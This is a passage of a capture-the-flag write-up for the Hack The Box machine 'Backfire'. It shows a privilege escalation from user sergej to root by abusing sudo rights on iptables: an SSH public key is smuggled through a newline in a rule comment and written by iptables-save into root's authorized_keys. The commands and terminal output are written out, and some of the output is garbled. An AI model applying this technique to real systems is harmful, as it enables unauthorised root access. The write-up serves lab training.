Utilities
wwwroot

```

ROOT

I will by the connection that that I have made between the ssh user ilya and the HardHat C2 web server where I have thus started a listener between the 2 users and thereby made a connection with the user **sergej** am going to use for Privilege Escalation to go do Privilege Escalation between the user **sergej** and the **root** user.

Privilege Escalation

We will first create an ssh key so that we can then use it to become **root**. We will do this again using the “ssh-keygen” command.

```
ssh-keygen -t ed25519
```

```

sergej@backfire:~$ ssh-keygen -t ed25519
ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/sergej/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/sergej/.ssh/id_ed25519
Your public key has been saved in /home/sergej/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:vFFHLuxqSDY+nBETTyVE9GCFD5tKPEznYz4D/00T9Yc sergej@backfire
The key's randomart image is:
+--[ED25519 256]--+
|      .+0+0 .    ~|backfire|
|      .+= 0 000 |
|      =00.= 0 0.0|0.0:5000 : Address already in use
|      B+*0.0. 0.0|0.0:5000 : Address already in use
|      .=BSo.. . .|
|      =.=+0   E .|
|      * ++ . . .|backfire|
|      o o 7096 |
|      listening on [any] 7096
+-----[SHA256]-----+

```

If we run the “**sudo -l**” command we will see that we can abuse iptables to execute commands in the name of user **root**.

```

sergej@backfire:~$ sudo -l
Matching Defaults entries for sergej on backfire:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User sergej may run the following commands on backfire:
    (root) NOPASSWD: /usr/sbin/iptables
    (root) NOPASSWD: /usr/sbin/iptables-save

```

so we will have to go and add the key that is that in our **id_ed25519.pub** file to the firewall rules so that it is allowed by **root**. We are going to do this using the following command:

<https://www.shielder.com/blog/2024/09/a-journey-from-sudo-iptables-to-local-privilege-escalation/>

```

sudo /usr/sbin/iptables -A INPUT -i lo -j ACCEPT -m comment --comment '$'\nssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIG0nJG4Bi859X0hysQpiPE5R3BSK9zddjh1sffsSTUY0\n'

```

```

sergej@backfire:~/.ssh$ sudo /usr/sbin/iptables -A INPUT -i lo -j ACCEPT -m comment --comment '$'\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG0nJG4Bi859X0hysQpiPE5R3BSK9zddjh1sffsSTUY0\n'
AAAAC3NzaC1lZDI1NTE5AAAAIG0nJG4Bi859X0hysQpiPE5R3BSK9zddjh1sffsSTUY0\n'

```

Then we will have to authorize the key from our same .pub file by putting it into the authorized_keys of the root user. This is done by using the following command.

```
sudo /usr/sbin/iptables-save -f /root/.ssh/authorized_keys
```

Now we just need to authorize this file (give it the proper permissions) by running the following command.

```
chmod 666 id_ed25519.pub
```

now you can see that we have read-write permissions on the file.

```
-rw-rw-rw- 1 sergej sergej 97 Jan 19 13:46 id_ed25519.pub
```

SSH Connection as Root

Now we are going to log in with the ssh connection by using the **id_ed25519** for the login.

```
ssh -i id_ed25519 root@10.129.60.66
```

As you can now we are logged in to the root user and there we have the root.txt file.

root flag: e83ac6c265069c30c89f18fc2322e01b

```
root@backfire:~# ls
ls
root.txt
root@backfire:~# cat root.txt
```

Rooted



Backfire has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#306

MACHINE RANK

19 Jan 2025

PWN DATE

45

POINTS EARNED

OK

SHARE